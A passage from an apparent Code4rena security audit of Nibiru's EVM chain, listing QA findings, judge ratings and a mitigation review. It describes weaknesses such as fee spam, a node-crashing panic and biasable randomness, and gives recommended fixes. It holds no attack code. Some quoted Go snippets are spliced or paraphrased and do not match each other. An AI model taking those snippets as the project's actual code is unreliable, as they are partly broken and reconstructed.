Nibiru's journal implementation lacks the `reset()` function present in go-ethereum. While both implementations have `newJournal()`, go-ethereum specifically includes `reset()` for performance optimization:

Note that the optimization in this case is the fact that `reset()` clears the journal and then after this operation the journal can be used anew. It is semantically similar to calling `newJournal`, but the underlying slices can be reused.

```
// Go-Ethereum Implementation
func (j *journal) reset() {
    j.entries = j.entries[:0]
    j.validRevisions = j.validRevisions[:0]
    clear(j.dirties)
    j.nextRevisionId = 0
}

// Nibiru Implementation
// Only has newJournal, missing reset
func newJournal() *journal {
    return &journal{
        dirties: make(map[common.Address]int),
    }
}
```

Impact

QA new journals can still be created; however, `previousSlices` can't be used without being set again.

Recommended Mitigation

1. Implement reset functionality:

```
func (j *journal) reset() {
    // Reuse existing slice capacity
    j.entries = j.entries[:0]
    j.validRevisions = j.validRevisions[:0]
    // Clear map without reallocating
    for k := range j.dirties {
        delete(j.dirties, k)
    }
    j.nextRevisionId = 0
}
```

[06] DOSing by spamming transactions is allowed

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/keeper.go#L120-L124>

```
func (k Keeper) BaseFeeMicronibiPerGas(_ sdk.Context) *big.Int {
    return evm.BASE_FEE_MICRONIBI
}
```

Note that here, `BaseFeeMicronibiPerGas` returns the gas base fee in units of the EVM denom and this is stored as a constant `1`.

See [here](#):

```
// BASE_FEE_MICRONIBI is the global base fee value for the network. It has a
// constant value of 1 unibi (micronibi) == 10^12 wei.
var (
    BASE_FEE_MICRONIBI = big.NewInt(1)
```



```
BASE_FEE_WEI = NativeToWei(BASE_FEE_MICRONIBI)
)
```

We can see that the gas base fee is 1 micronibi per gas. To put this into essence, this then means that regardless of the congestion of the network, the base fee is always 1 micronibi per gas. Any malicious users can spam the network with multiple transactions and pay very minute fees.

Impact

QA, since the user would still have to pay the gas cost.

Recommended Mitigation Steps

Consider using a more dynamic base fee based on congestion of the network.

[07] Some lower decimal tokens cannot be transferred in Nibiru

[x/evm/keeper/erc20.go](#) :

```
// Transfer sends ERC20 tokens from one account to another
func (e ERC20) Transfer(
    contractAddr gethcommon.Address,
    from gethcommon.Address,
    to gethcommon.Address,
    amount *big.Int,
    ctx sdk.Context,
) (*big.Int, *types.MsgEthereumTxResponse, error) {
    // ... transfer logic ...

    // Amount is always handled in wei (10^18)
    if amount.Cmp(big.NewInt(1e12)) < 0 {
        return nil, nil, fmt.Errorf("amount too small, minimum transfer is 10^12 wei")
    }
}
```

[x/evm/types/params.go](#) :

```
const (
    // DefaultEVMDenom defines the default EVM denomination on Nibiru: unibi
    DefaultEVMDenom = "unibi"
    // WeiFactor is the factor between wei and unibi (10^12)
    WeiFactor = 12
)
```

The protocol enforces a minimum transfer amount of 10^{12} wei, which creates issues for tokens with decimals less than 18. For example:

1. USDC (6 decimals): 1 USDC = 10^6 units .

2. WBTC (8 decimals): 1 WBTC = 10^8 units .

These tokens cannot be transferred in small amounts because their decimal places are below the minimum transfer threshold.

Impact

MEDIUM. The strict minimum transfer requirement of 10^{12} wei causes:

1. Inability to transfer small amounts of low-decimal tokens.
2. Poor UX for common stablecoins like USDC and USDT.
3. Limited functionality for tokens with < 18 decimals.
4. Potential adoption barriers for DeFi protocols that rely on precise token amounts.
5. Incompatibility with existing Ethereum token standards and practices.

Recommended Mitigation Steps

1. Implement decimal-aware transfer minimums:

```
func (e ERC20) Transfer(...) {
    decimals, err := e.Decimals(contractAddr, ctx)
    if err != nil {
        return nil, nil, err
    }

    // Adjust minimum based on token decimals
    minTransfer := new(big.Int).Exp(big.NewInt(10), big.NewInt(int64(decimals)-6), nil)
    if amount.Cmp(minTransfer) < 0 {
        return nil, nil, fmt.Errorf("amount too small, minimum transfer is %s", minTransfer)
    }
}
```

2. Add configuration option for minimum transfer amounts per token:

```
type TokenConfig struct {
    MinTransferAmount *big.Int
    Decimals          uint8
}

func (e ERC20) GetTokenConfig(contractAddr common.Address) TokenConfig {
    // Return custom configuration per token
}
```

- 3.

Document the limitation clearly in the protocol specifications if it must be maintained:

Token Transfer Limitations:

- Minimum transfer amount: 10^{12} wei
 - Affects tokens with < 18 decimals
 - Consider aggregating smaller amounts before transfer
4. Consider removing the minimum transfer restriction entirely to maintain full ERC20 compatibility.

[08] Fix typos (Multiple instances)

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/app/evmante/evmante_emit_event_test.go#L68-L76

```
// TX hash attr must present
attr, ok := event.GetAttribute(evm.PendingEthereumTxEventAttrEthHash)
s.Require().True(ok, "tx hash attribute not found")
s.Require().Equal(txMsg.Hash, attr.Value)

// TX index attr must present
attr, ok = event.GetAttribute(evm.PendingEthereumTxEventAttrIndex)
s.Require().True(ok, "tx index attribute not found")
s.Require().Equal("0", attr.Value)
```

Change to:

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/app/evmante/evmante_emit_event_test.go#L68-L76

```
- // TX hash attr must present
+ // TX hash attr must be present
attr, ok := event.GetAttribute(evm.PendingEthereumTxEventAttrEthHash)
s.Require().True(ok, "tx hash attribute not found")
s.Require().Equal(txMsg.Hash, attr.Value)

- // TX index attr must present
+ // TX index attr must be present
attr, ok = event.GetAttribute(evm.PendingEthereumTxEventAttrIndex)
s.Require().True(ok, "tx index attribute not found")
s.Require().Equal("0", attr.Value)
```

Impact

QA

Recommended Mitigation Steps

Fix the typos.

[09] MKR and its like of tokens that return bytes32 would be broken when integrated

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/erc20.go#L147-L164>:

```
func (k Keeper) LoadERC20Name(
    ctx sdk.Context, abi *gethabi.ABI, erc20 gethcommon.Address,
) (out string, err error) {
    return k.LoadERC20String(ctx, abi, erc20, "name")
}

func (k Keeper) LoadERC20Symbol(
    ctx sdk.Context, abi *gethabi.ABI, erc20 gethcommon.Address,
) (out string, err error) {
    return k.LoadERC20String(ctx, abi, erc20, "symbol")
}
```

```
func (k Keeper) LoadERC20Decimals(
    ctx sdk.Context, abi *gethabi.ABI, erc20 gethcommon.Address,
) (out uint8, err error) {
    return k.loadERC20Uint8(ctx, abi, erc20, "decimals")
}
```

These are helper functions that are used to load the name, symbol, and decimals of an ERC20 token contract and they help within Nibiru's scope in ensuring functionalities execute as expected, for eg we can see it being used in funtoken's implementation:

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/funtoken_from_erc20.go#L26-L52

```
func (k Keeper) FindERC20Metadata(
    ctx sdk.Context,
    contract gethcommon.Address,
) (info *ERC20Metadata, err error) {
    // Load name, symbol, decimals
    name, err := k.LoadERC20Name(ctx, embeds.SmartContract_ERC20Minter.ABI, contract)
    if err != nil {
        return nil, err
    }

    symbol, err := k.LoadERC20Symbol(ctx, embeds.SmartContract_ERC20Minter.ABI, contract)
    if err != nil {
        return nil, err
    }

    decimals, err := k.LoadERC20Decimals(ctx, embeds.SmartContract_ERC20Minter.ABI, contract)
    if err != nil {
        return nil, err
    }

    return &ERC20Metadata{
        Name:      name,
        Symbol:    symbol,
        Decimals:  decimals,
    }, nil
}
```

However, the issue is that there is a wrong assumption that all tokens return their metadata using `string`, which is wrong. This then means that when tokens that have their metadata as `bytes` are used, the functionality would be broken due to a revert that occurs when trying to load the string from here, because of the type mismatch, i.e., `bytess != string`.

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/erc20.go#L166-L194>

```
func (k Keeper) LoadERC20String(
    ctx sdk.Context,
    erc20Abi *gethabi.ABI,
    erc20Contract gethcommon.Address,
    methodName string,
) (out string, err error) {
    res, err := k.CallContract(
        ctx,
        erc20Abi,
        evm.EVM_MODULE_ADDRESS,
        &erc20Contract,
        false,
        Erc20GasLimitQuery,
    )
    if err != nil {
        return "", err
    }
    return string(res), nil
}
```

```

        methodName,
    )
    if err != nil {
        return out, err
    }

    ERC20Val := new(ERC20String)
    err = ERC20Abi.UnpackIntoInterface(
        ERC20Val, methodName, res.Ret,
    )
    if err != nil {
        return out, err
    }
    return ERC20Val.Value, err
}

```

Evidently, we expect a string value from `ERC20String` for `ERC20Val` ; however, for tokens such as `MKR` that have metadata fields (name/symbol) encoded as `bytes32` instead of a `string` , this flow wouldn't work.

Impact

Since we have broken integration for some supported tokens cause when creating the fun token mapping for these tokens we meet an error here in the function `createFunTokenFromERC20` .

NB: `createFunTokenFromERC20` and `createFunTokenFromCoin` are both called in `CreateFunToken()` .

This window also breaks one of the core invariants stated by Nibiru, (see “4” below):

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/README.md#L179>

Main Invariants

.. snip 3. Any bank coin on Nibiru can be used to create a canonical ERC20 representation, for which the EVM itself (the module account) will be the owner. 4. Similar to (3), any ERC20 on Nibiru can be used to create a canonical bank coin representation. The owner of the ERC20 is unbounded, while only the EVM Module account can mint the bank coin representation produced.

Recommended Mitigation Steps

Consider outrightly stating that not all tokens are supported, or support two types of metadata, i.e., `string` and `bytes` .

[10] Getting the code still leads to a panic that could crash the node

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/statedb.go#L39-L45>

```

func (k *Keeper) GetCode(ctx sdk.Context, codeHash gethcommon.Hash) []byte {
    codeBz, err := k.EvmState.ContractBytecode.Get(ctx, codeHash.Bytes())

```

```

    if err != nil {
        panic(err) // TODO: We don't like to panic.
    }
    return codeBz
}

```

This function is used to retrieve the bytecode of a smart contract. However, it panics if the code cannot be found. This is a bug as it should return an error instead of panicking, this can also be seen to be the intended use case per the TODO comment, considering the fact that this functionality is directly called via the [the_gRPC_query_for_eth.evm.v1.Query/Code](#) .

```

func (k Keeper) Code(
    goCtx context.Context, req *evm.QueryCodeRequest,
) (*evm.QueryCodeResponse, error) {
    if err := req.Validate(); err != nil {
        return nil, err
    }

    ctx := sdk.UnwrapSDKContext(goCtx)

    address := gethcommon.HexToAddress(req.Address)
    acct := k.GetAccountWithoutBalance(ctx, address)

    var code []byte
    if acct != nil && acct.IsContract() {
        code = k.GetCode(ctx, gethcommon.BytesToHash(acct.CodeHash))
    }

    return &evm.QueryCodeResponse{
        Code: code,
    }, nil
}

```

🔗 Impact

QA, since this is covered by a TODO; however, this means that anyone attempting to get code for multiple ethereum addresses would lead to a panic and potentially crash the node.

🔗 Recommended Mitigation Steps

Remove the panic and change the function to return an error instead.

🔗 [11] Missing CheckTx optimization in account verification leads to redundant processing

In Nibiru's `app/evmante/evmante_verify_eth_acc.go` , the account verification decorator processes transactions regardless of whether it's in `CheckTx` phase or not:

```

// Nibiru's implementation - Missing optimization
func (anteDec AnteDecVerifyEthAcc) AnteHandle(
    ctx sdk.Context,
    tx sdk.Tx,
    simulate bool,
    next sdk.AnteHandler,
) (newCtx sdk.Context, err error) {
    // Processes ALL transactions without checking phase
    for i, msg := range tx.GetMsgs() {
        // ... validation logic ...
    }
}

```

```
    return next(ctx, tx, simulate)
}
```

Compare this with Ethermint's optimized implementation:

```
// Ethermint's implementation
func (avd EthAccountVerificationDecorator) AnteHandle(ctx sdk.Context, tx sdk.Tx, simulate bool, next
sdk.AnteHandler) (newCtx sdk.Context, err error) {
    // Skip expensive validation during block execution
    if !ctx.IsCheckTx() {
        return next(ctx, tx, simulate)
    }

    // Only process during CheckTx phase
    for _, msg := range tx.GetMsgs() {
        // ... validation logic ...
    }
    return next(ctx, tx, simulate)
}
```

Impact

Low. While this doesn't introduce direct security vulnerabilities, it leads to:

- Redundant processing of the same transaction once during `CheckTx` (mempool admission) and again say during `DeliverTx` (block execution).
- Increased gas consumption which causes higher computational load during block processing.
- Potential block production slowdown.

Recommended Mitigation Steps

Add the `CheckTx` phase validation:

```
func (anteDec AnteDecVerifyEthAcc) AnteHandle(
    ctx sdk.Context,
    tx sdk.Tx,
    simulate bool,
    next sdk.AnteHandler,
) (newCtx sdk.Context, err error) {
    // Skip expensive validation if not in CheckTx phase
    if !ctx.IsCheckTx() {
        return next(ctx, tx, simulate)
    }

    // Only process during CheckTx
    for i, msg := range tx.GetMsgs() {
        // ... existing validation logic ...
    }
    return next(ctx, tx, simulate)
}
```

[12] FunToken currently hardens off-chain tracking

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/precompile/funtoken.go#L109-L211>

► Details

Evidently, we can see there is a failure to emit events for critical state changes, even in the `sendToBank` function where token balances are modified.

🔗 Impact

QA, albeit without events, it becomes difficult to track and verify token transfers off-chain which users of Nibiru would want to do.

🔗 Recommended Mitigation Steps

Consider implementing proper event emission in the `sendToBank` function, for example:

```
func (p precompileFunToken) sendToBank(...) {
    // ... existing code ...

    // Emit events for balance changes
    ctx.EventManager().EmitEvent(
        sdk.NewEvent(
            "fun_token_transfer",
            sdk.NewAttribute("sender", caller.String()),
            sdk.NewAttribute("recipient", toAddr.String()),
            sdk.NewAttribute("amount", amount.String()),
            sdk.NewAttribute("erc20_address", erc20.String()),
            sdk.NewAttribute("bank_denom", funtoken.BankDenom),
        ),
    )

    // Add EVM logs for Ethereum compatibility
    startResult.StateDB.AddLog(&ethatypes.Log{
        Address: erc20,
        Topics: []common.Hash{
            common.BytesToHash([]byte("Transfer")),
            common.BytesToHash(caller.Bytes()),
            common.BytesToHash(toAddr.Bytes()),
        },
        Data:    common.BigToHash(amount).Bytes(),
        BlockNumber: uint64(ctx.BlockHeight()),
    })
}
```

🔗 [13] Make `evmante_sigverify#AnteHandle()` more efficient

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/app/evmante/evmante_sigverify.go#L33-L74

```
func (esvd EthSigVerificationDecorator) AnteHandle(
    ctx sdk.Context, tx sdk.Tx, simulate bool, next sdk.AnteHandler,
) (newCtx sdk.Context, err error) {
    chainID := esvd.evmKeeper.EthChainID(ctx)
    ethCfg := evm.EthereumConfig(chainID)
    blockNum := big.NewInt(ctx.BlockHeight())
    signer := gethcore.MakeSigner(ethCfg, blockNum)

    for _, msg := range tx.GetMsgs() {
        msgEthTx, ok := msg.(*evm.MsgEthereumTx)
        if !ok {
            return ctx, errors.Wrapf(
                sdkerrors.ErrUnknownRequest,
```



```

        "invalid message type %T, expected %T", msg, (*evm.MsgEthereumTx)(nil),
    )
}

allowUnprotectedTx := false
ethTx := msgEthTx.AsTransaction()
if !allowUnprotectedTx && !ethTx.Protected() {
    return ctx, errors.Wrapf(
        sdkerrors.ErrNotSupported,
        "rejected unprotected Ethereum transaction. "+
            "Please EIP155 sign your transaction to protect it against replay-
attacks",
    )
}

sender, err := signer.Sender(ethTx)
if err != nil {
    return ctx, errors.Wrapf(
        sdkerrors.ErrorInvalidSigner,
        "couldn't retrieve sender address from the ethereum transaction: %s",
        err.Error(),
    )
}

// set up the sender to the transaction field if not already
msgEthTx.From = sender.Hex()
}

return next(ctx, tx, simulate)
}

```

We can see that `allowUnprotectedTx` is constantly set to `false` and then there is a next check that if `allowUnprotectedTx` is false. Then, the transaction is not protected and it returns an error. However, since we already have `allowUnprotectedTx` to always be false since it's set in the context then there is no need for this overcomputation.

🔗 Impact

QA

🔗 Recommended Mitigation Steps

Remove the setting of `allowUnprotectedTx` to always be false and the check overall since it's not needed, i.e.:

```

func (esvd EthSigVerificationDecorator) AnteHandle(
    ctx sdk.Context, tx sdk.Tx, simulate bool, next sdk.AnteHandler,
) (newCtx sdk.Context, err error) {
    chainID := esvd.evmKeeper.EthChainID(ctx)
    ethCfg := evm.EthereumConfig(chainID)
    blockNum := big.NewInt(ctx.BlockHeight())
    signer := gethcore.MakeSigner(ethCfg, blockNum)

    for _, msg := range tx.GetMsgs() {
        msgEthTx, ok := msg.(*evm.MsgEthereumTx)
        if !ok {
            return ctx, errors.Wrapf(
                sdkerrors.ErrUnknownRequest,
                "invalid message type %T, expected %T", msg, (*evm.MsgEthereumTx)(nil),
            )
        }
    }

    -
    allowUnprotectedTx := false
    ethTx := msgEthTx.AsTransaction()

```

```
- if !allowUnprotectedTx && !ethTx.Protected() {
+ if !ethTx.Protected() {
    return ctx, errors.Wrapf(
        sdkerrors.ErrNotSupported,
        "rejected unprotected Ethereum transaction. "+
        "Please EIP155 sign your transaction to protect it against replay-
attacks",
    )
}

sender, err := signer.Sender(ethTx)
if err != nil {
    return ctx, errors.Wrapf(
        sdkerrors.ErrorInvalidSigner,
        "couldn't retrieve sender address from the ethereum transaction: %s",
        err.Error(),
    )
}

// set up the sender to the transaction field if not already
msgEthTx.From = sender.Hex()
}

return next(ctx, tx, simulate)
}
```

berndartmueller (judge) commented:

After a closer look at all QA reports, I came to the conclusion that this report is the best of all of them. The warden clearly has some understanding of Cosmos SDK and the codebase and submitted valid and unique QA findings.

Here's my judgment on the individual findings:

- [01] - Low
- [02] - Low
- [03] - NC
- [04] - NC
- [05] - NC
- [06] - Low
- [07] - Low
- [08] - NC
- [09] - Low
- [10] - Low
- [11] - NC
- [12] - NC
- [13] - NC

Introduction

Following the C4 audit, 2 wardens ([3docSec](#) and [berndartmueller](#)) reviewed the mitigations for sponsor addressed issues.

Mitigation Review Scope

Mitigation of	Mitigation URL	Purpose	Status
H-01	PR-2127	Disabled built in auth/vesting module functionality	Mitigation Confirmed
H-02	PR-2165	Ensure only one copy of <code>StateDB</code> when executing Ethereum txs	Mitigation Confirmed
H-03	PR-2142	Add additional missing bank keeper method overrides to sync with <code>StateDB</code>	Mitigation Confirmed
H-04	PR-2152	Consume gas before returning error	Mitigation Confirmed
H-05	PR-2165	Ensure only one copy of <code>StateDB</code> when executing Ethereum txs	Mitigation Confirmed
H-06	PR-2129	Resolved an infinite recursion issue in ERC20 FunToken contracts	Mitigation Confirmed
M-02	PR-2139	Ensure bank coins are properly burned after converting back to ERC20	Mitigation Confirmed
M-03	PR-2132	Proper tx gas refund outside of <code>CallContract</code>	Mitigation Confirmed
M-04	PR-2132	Proper tx gas refund outside of <code>CallContract</code>	Mitigation Confirmed
M-05	PR-2157	Fixed unit inconsistency related to <code>AuthInfo.Fee</code> and <code>txData.Fee</code>	Mitigation Confirmed
M-07	PR-2130	Proper nonce management in <code>statedb</code>	Mitigation Confirmed
M-09	PR-2116	Fixed bug where the <code>err != nil</code> check is missing in the <code>bankBalance</code> precompile method	Mitigation Confirmed
M-10	PR-2117	Added timestamps for exchange rates	Mitigation Confirmed
Additional QA	PR-2151	Added randao support for EVM	Mitigation Confirmed

Mitigation Review Summary

During the mitigation review, the wardens confirmed that all in-scope findings were mitigated. They also surfaced several new issues: 3 High severity, 2 Medium severity and 2 Low severity. Details can be reviewed below.

Bank's `StateDB` pointer is not set to `nil`

Original Issue

H-02

Lines of Code

[funtoken.go#L62](#)

Severity: High

- Impact: High
- Likelihood: High

Description

Line 62 sets and keeps the bank's `StateDB` set, even if `EthCall` is used. Same in `wasm.go`. Which then causes the same issue as the one that is reported in [H-02](#), due to the check [here](#).

Nibiru

Fixed with [PR-2173](#).

Zenith

Confirmed.

Infinite gas meter in `ForceGasInvariant()`

Original Issue

H-03

Severity: High

- Impact: High
- Likelihood: Medium/Low

Description

Using an infinite gas meter in `ForceGasInvariant()` seems dangerous. Even though it will error once the original gas meter is used and the gas consumed, it could potentially run indefinitely before using unlimited gas (e.g., when somehow a large number of coins is provided).

Recommendation

Use the same amount of available gas from the current gas meter.

Nibiru

Addressed in [PR-2183](#)

Zenith

Confirmed.

 `MsgCreateFunToken` and `MsgConvertCoinToEvm` do not always consume EVM gas

Original Issue

M-03

Severity: High

- Impact: High
- Likelihood: High

Description

`convertCoinToEvmBornERC20()` called as part of `MsgConvertCoinToEvm` **does not consume the EVM gas.**

Same in `createFunTokenFromERC20()` , which is called as part of `MsgCreateFunToken` , does not consume the EVM gas when retrieving the ERC20 metadata infos -> [here](#).

Recommendation

Consume the EVM gas via the Cosmos SDK gas meter.

Nibiru

Addressed with [PR-2180](#).

Zenith

Confirmed.

 PREVRANDAO gives validators more bias than 1 bit per block

Original Issue

Additional QA

Lines of Code

[x/evm/keeper/msg_server.go](#)

Severity: Medium

- Impact: Medium
- Likelihood: Medium

Description

The change effectively implements a `PREVRANDAO` non-zero provider.

It is, however, worth mentioning that the provided implementation:

```
pseudoRandomBytes := make([]byte, 8)
binary.BigEndian.PutUint64(pseudoRandomBytes, uint64(ctx.BlockHeader().Time.UnixNano()))
pseudoRandom := crypto.Keccak256Hash(append(pseudoRandomBytes, ctx.BlockHeader().LastCommitHash...))
```

Gives block proposers much more bias power than the “1-bit per block” that the Ethereum implementation has (see [Biasability](#) section in [EIP-4399](#)), because `Time.UnixNano()` is something that the block proposer can influence to a much greater extent, and potentially even mine in a reasonable timeframe to obtain an acceptable pseudo-random result.

Recommendation

While a fix for this may not be straightforward (Ethereum grabs its mix from the consensus layer), it’s a weakness that can (and should?) be documented. It wouldn’t be shocking if the previous “always zero” behavior is kept, as many chains, like [ZkSync](#) and [EVMOS](#), have it hardcoded.

Nibiru

Acknowledged.

Block (transient) gas meter got removed which results in a slightly different gas usage compared to Ethereum

Original Issue

M-03

Lines of Code

[PR-2167](#)

Severity: Medium

- Impact: Medium
- Likelihood: High

🔗 Description

The reported finding [Issue #46](#) is mitigated via [PR-2132](#).

However, a more recent PR, [PR-2167](#), removed the block (transient) gas meter completely. This means that now both the Cosmos SDK gas and EVM gas is mixed together, resulting in potential EVM gas compatibility issues.

🔗 Recommendation

Either document this discrepancy clearly, or re-add the block (transient) gas meter again.

🔗 Nibiru

Acknowledged.

🔗 Orphaned CLI vesting options

🔗 Original Issue

[H-01](#)

🔗 Severity: Low

- Impact: Low
- Likelihood: Medium

🔗 Description

The issue was successfully resolved by un-wiring the vesting module.

With Low severity, there is a leftover as the commandline ([genaccounts.go](#)) still accepts vesting options that after the fix will be rejected by the node.

🔗 Recommendation

Consider removing the orphaned CLI options.

🔗 Nibiru

Addressed with [PR-2177](#).

🔗 Zenith

Confirmed.

If `ApplyEvmMsg(...)` returns an error it will not consume the full gas limit

Original Issue

M-03

Lines of Code

[msg_server.go#L64-L67](#)

Severity: Low

- Impact: Low
- Likelihood: Medium

Description

In `EthereumTx(...)`, which handles the `MsgEthereumTx` message, if a Cosmos tx contains a batch of multiple `MsgEthereumTx` EVM messages, and one of it errors in `ApplyEvmMsg(...)` (i.e., `err != nil`), the full gas limit (e.g. `ctx.GasMeter().GasLimit()`) is not consumed. This also differs from Ethereum, where all gas is consumed in case of an unexpected error.

```
64:     evmResp, err = k.ApplyEvmMsg(ctx, evmMsg, evmObj, nil /*tracer*/, true /*commit*/, txConfig.TxHash,
65:     false /*fullRefundLeftoverGas*/)
66:     if err != nil {
67:         return nil, errors.Wrap(err, "error applying ethereum core message")
68:     }
```

Recommendation

Consume all of the remaining and unused Cosmos tx's gas limit.

Nibiru

Addressed with [PR-2180](#).

Zenith

Confirmed.

Disclosures

C4 is an open organization governed by participants in the community.

C4 audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.